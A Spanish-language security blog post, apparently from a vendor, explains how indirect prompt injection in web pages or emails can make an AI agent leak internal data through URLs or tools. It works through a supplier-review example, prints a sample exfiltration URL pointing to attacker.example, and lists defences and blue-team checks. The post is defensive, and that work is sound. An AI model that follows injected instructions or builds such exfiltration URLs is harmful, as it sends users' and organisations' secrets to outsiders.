
Una fuga de datos en agentes de IA no tiene por qué parecer una fuga de datos. El modelo puede terminar respondiendo exactamente lo que el usuario esperaba mientras, durante la ejecución, alguna pieza de información sensible viaja hacia un destino que nunca debería haberla recibido.
Ésta es una de las diferencias más importantes entre proteger un chatbot y proteger un agente.
En un chatbot miramos mucho la respuesta final. En un agente necesitamos mirar también las páginas visitadas, las herramientas invocadas, las URLs construidas, los datos leídos y las conexiones externas.

La cadena necesita tres cosas: fuente, secreto y salida
OpenAI ha explicado en 2026 que combina defensas contra Prompt Injection con análisis de seguridad clásico basado en source-sink.
La idea es extremadamente útil para agentes.
- Source: de dónde llega la influencia no confiable.
- Sensitive data: qué información podría ser robada.
- Sink: qué capacidad permite que los datos salgan.
Fuente adversarial → acceso a secreto → sink externo → exfiltración.
NEURON HUMAN

Paso 1: el atacante controla una fuente que el agente leerá
La cadena puede comenzar en una página web, un correo, un documento o un resultado de herramienta.
Esto es exactamente lo que vimos en Prompt Injection indirecta: el atacante no necesita enviar directamente el prompt al agente. Le basta con colocar la instrucción en una fuente que forme parte de la tarea.
OpenAI describe estas Prompt Injection modernas cada vez más como ingeniería social dirigida al agente: contenido contextual que intenta convencer al sistema de que una acción forma parte de la tarea legítima.
Paso 2: la inyección necesita llegar a datos que merezca la pena robar
Manipular un agente aislado sin acceso a información sensible tiene un impacto limitado.
El riesgo crece cuando el mismo agente puede consultar correo corporativo, documentos internos, CRM, repositorios, memoria persistente o credenciales indirectamente accesibles.
Por eso OpenAI recomienda limitar el acceso de los agentes únicamente a los datos y credenciales necesarios para completar la tarea.
La primera defensa contra la exfiltración no siempre es detectar mejor el ataque. A veces es conseguir que el secreto nunca esté disponible en ese contexto.
Paso 3: hace falta un sink
Para que exista exfiltración, la información necesita abandonar la frontera confiable.
Un sink puede ser una URL externa, una tool de correo, un upload, una API, un webhook, un navegador o incluso otro agente fuera del trust boundary.
La respuesta del modelo es solo uno de esos sinks.
La URL como canal de exfiltración
OpenAI publicó en enero de 2026 un análisis específico de URL-based data exfiltration.
Conceptualmente, una inyección puede intentar conseguir que el agente construya o recupere una URL que incorpore un valor privado.
https://attacker.example/collect?data=<secreto>
Cuando esa URL se solicita, el secreto puede llegar al servidor externo aunque nunca aparezca en la respuesta textual al usuario.
Esto rompe una intuición muy común:
“Si el modelo no escribió el secreto, no hubo fuga.”
Los sinks también pueden ser herramientas legítimas
Un agente puede tener una tool completamente legítima para enviar correo o subir ficheros. El problema no está en la herramienta, sino en permitir que contenido externo no confiable determine qué dato leer, qué dato adjuntar y a qué destino enviarlo.
Ésta es una cadena de source-to-sink aunque todas las herramientas funcionen exactamente como fueron diseñadas.
Un ejemplo completo
El usuario pide:
“Revisa los proveedores de este trimestre y dime cuáles tienen problemas pendientes.”
El agente consulta correo y páginas de proveedores. Una página manipulada introduce una instrucción que le pide verificar el contrato interno y utilizar un supuesto servicio externo para validar el número de cuenta.
- Source: web del proveedor.
- Influence: Prompt Injection indirecta.
- Secret: contrato o documento interno.
- Sink: URL o tool externa.
- Effect: datos fuera de la organización.
El agente puede seguir después con el análisis y entregar una respuesta perfectamente normal.
Por qué los filtros de entrada no bastan
OpenAI ha señalado que ataques desarrollados de Prompt Injection pueden no ser detectados por un simple “AI firewall” que clasifique inputs como maliciosos o benignos.

Esto obliga a pensar en defensa en profundidad. Aunque la inyección consiga atravesar la primera capa, el agente podría no tener acceso al secreto, la policy podría impedir la lectura o la salida, la red podría bloquear el destino y la telemetría podría detectar la cadena.
Lockdown Mode demuestra el valor de reducir sinks
OpenAI introdujo en 2026 Lockdown Mode para limitar de forma determinista determinadas capacidades externas y reducir el riesgo de exfiltración basada en Prompt Injection.
La idea es defensivamente muy potente: si eliminamos o restringimos determinados sinks, una inyección exitosa puede seguir sin tener una ruta útil para sacar información.
Una defensa no necesita impedir que el atacante piense la cadena si consigue impedir que la cadena termine.
NEURON HUMAN
Cómo romper la cadena de exfiltración
1. Reducir sources no confiables
Limitar qué contenido externo entra en tareas sensibles.
2. Reducir secretos accesibles
Mínimo privilegio y segmentación de datos.
3. Clasificar sinks
No todas las tools tienen el mismo riesgo: una calculadora y un upload externo no son equivalentes.
4. DLP sobre el efecto
Inspeccionar qué datos están saliendo, hacia dónde y bajo qué autorización.
5. Network egress control
Una policy de aplicación debe complementarse con restricciones reales de red cuando el riesgo lo justifica.
Qué debería observar un Blue Team
- source externo procesado;
- lectura sensible posterior;
- tool que actúa como sink;
- dominio o destino nuevo;
- URL construida dinámicamente;
- flujo de datos entre tools;
- respuesta final aparentemente normal después de una cadena anómala.
Qué debería probar un Purple Team
- Prompt Injection en web sintética;
- secreto de laboratorio en documento interno;
- exfiltración por URL bloqueada;
- exfiltración mediante tool de correo;
- dominio no aprobado;
- DLP detectando dato sensible;
- verificación de que Blue Team reconstruye source-to-sink completo.
Dónde encaja MindGuard

Para MindGuard, una de las propiedades centrales es que una fuente no confiable no pueda controlar un sink sensible sin atravesar políticas independientes del modelo.
Untrusted source → sensitive sink nunca debería ser una conexión implícita.
MINDGUARD RESEARCH
La fuga ocurre en la trayectoria, no necesariamente en la respuesta
No podemos evaluar una sesión únicamente leyendo el último mensaje.
Si un agente puede leer secretos y comunicarse con el exterior, la seguridad consiste en gobernar la relación entre esas dos capacidades.
NEURON HUMAN
Referencias
- OpenAI — Designing AI agents to resist prompt injection (2026)
- OpenAI — Keeping your data safe when an AI agent clicks a link (2026)
- OpenAI — Lockdown Mode and Elevated Risk labels (2026)
- OpenAI — Understanding prompt injections
Preguntas frecuentes
¿Qué es una fuga de datos en agentes de IA?
Es la salida no autorizada de información a través de respuestas, herramientas, URLs, APIs u otros sinks utilizados por un agente.
¿La Prompt Injection puede robar datos sin mostrarlos en pantalla?
Sí. Un ejemplo es inducir al agente a cargar una URL que incluya datos sensibles en sus parámetros.
¿Qué es análisis source-sink?
Es analizar qué fuentes pueden influir sobre el sistema, qué datos sensibles están disponibles y qué capacidades pueden actuar como salida o sink.